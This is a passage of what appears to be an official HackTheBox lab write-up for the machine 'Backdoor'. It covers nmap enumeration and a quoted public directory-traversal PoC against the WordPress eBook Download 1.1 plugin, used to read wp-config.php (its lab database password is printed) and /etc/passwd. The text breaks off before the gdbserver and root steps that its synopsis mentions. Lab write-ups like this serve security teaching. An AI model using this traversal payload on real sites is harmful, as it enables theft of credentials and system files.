HACKTHEBOX

Backdoor

23rd Apr 2022 / Document No D22.100.167

Prepared By: dotguy

Machine Author(s): hkabubaker17

Difficulty: Easy

Synopsis

Backdoor is an easy difficulty Linux machine which is hosting a Wordpress blog with an installed plugin that is vulnerable to a directory traversal exploit. This allows us to read the files in the /proc directory and identify the gdbserver running on one of the ports of the server. An RCE exploit for gdbserver can be used to gain foothold. Further, on analyzing the processes running on the system, it is discovered that a screen session is running with root privileges. Attaching to this screen session leads to root access.

Skills Required

- Web enumeration
- Exploiting Public Vulnerabilities
- Linux enumeration


Skills learned

- Directory traversal
- Exploiting unprotected screen session

Enumeration

We will begin by scanning the host for any open ports and running services with a Nmap scan.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.125 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

nmap -p$ports -sC -sV 10.10.11.125
```




```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.125 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.125

Nmap scan report for 10.10.11.125
Host is up (0.26s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_  256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 5.8.1
|_http-title: Backdoor &#8211; Real-Life
1337/tcp open  waste?
```

Looking at the Nmap scan, we can see SSH running on port 22 and Apache web-server running on port 80, probably serving a Wordpress blog.

Furthermore, port 1337 is also open, but Nmap couldn't identify the service running on it. This could be interesting (as hinted by the port number itself). Let's leave this port aside for now.

To make it easier for us to browse the website without remembering its IP address, let's quickly add an entry in the `/etc/hosts` file to enable the browser to resolve the address for `backdoor.htb`.


```
echo "10.10.11.125    backdoor.htb" | sudo tee -a /etc/hosts
```



```
echo "10.10.11.125    backdoor.htb" | sudo tee -a /etc/hosts
```


Website Enumeration

The website homepage seems to be a Wordpress blog.




After browsing through the website, we did not find anything useful. We further went on to manually enumerate the standard wordpress directories. When it comes to enumerating a Wordpress website, the plugins are an important aspect that needs to be checked out. The default install location for Wordpress plugins is `/wp-content/plugins`.


The default standard for a Wordpress blog is that it contains a blank `index.php` file in the root of the `/plugins` directory, thus one cannot view the directory listing directly by browsing to `/wp-content/plugins`. In this case, however, it seems like the blank `index.php` file in the `/plugins` directory was removed as we can list the files in this directory.



We can see that the `ebook-download` plugin is present. Upon digging deeper into the directories, we see a `readme.txt` file. Let's read it.




The readme reveals that the plugin version is `1.1`.



Foothold

Now, as we have the version info for the plugin, we could try doing a simple Google search to check for any available exploits for this plugin version.

Sure enough, we landed on a Directory Traversal Exploit for this plugin.




```
# Exploit Title: Wordpress eBook Download 1.1 | Directory Traversal
# Exploit Author: Wadeek
# Website Author: https://github.com/Wad-Deek
# Software Link: https://downloads.wordpress.org/plugin/ebook-download.zip
# Version: 1.1
# Tested on: Xampp on Windows7

[Version Disclosure]
=====================================
```


```
http://localhost/wordpress/wp-content/plugins/ebook-download/readme.txt
======================================

[PoC]
======================================
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-
config.php
======================================
```

As the PoC suggests, we need to browse to the mentioned URL, within which we need to specify the target file to be read under the `ebookdownloadurl` parameter.


As we are dealing with a Wordpress blog, `wp-config.php` is one of the most crucial files, as it usually contains database credentials and other sensitive configuration information. Let's browse to the following URL.

`backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php`

The directory traversal exploit was a success as we were able to to read the specified target file upon browsing to the target URL.




Let's intercept the requests in the Burp-Suite proxy and send the requests to Repeater in order to make it easier to read the content of the files on the server without downloading them each time.



In the `wp-config.php` file, the following Database credentials were revealed.

```
DB_NAME     =  wordpress
DB_USER     =  wordpressuser
DB_PASSWORD =  MQYBJSaD#DxG6qbm
```

Upon reading the `/etc/passwd` file, we could see a user with username `user`.



Port 1337

Coming back to the port 1337 which was found to be open by the Nmap scan, we notice that attempts to access it with `telnet` and `netcat` are unsuccessful.

Since we have LFI and so we can read the files on the remote server there is one possible way to potentially find some useful information about the service on port 1337. This can be done by brute forcing the `/proc/{PID}/cmdline` file.

Let's first take a quick overview at what the `/proc/{PID}/cmdline` file is all about.

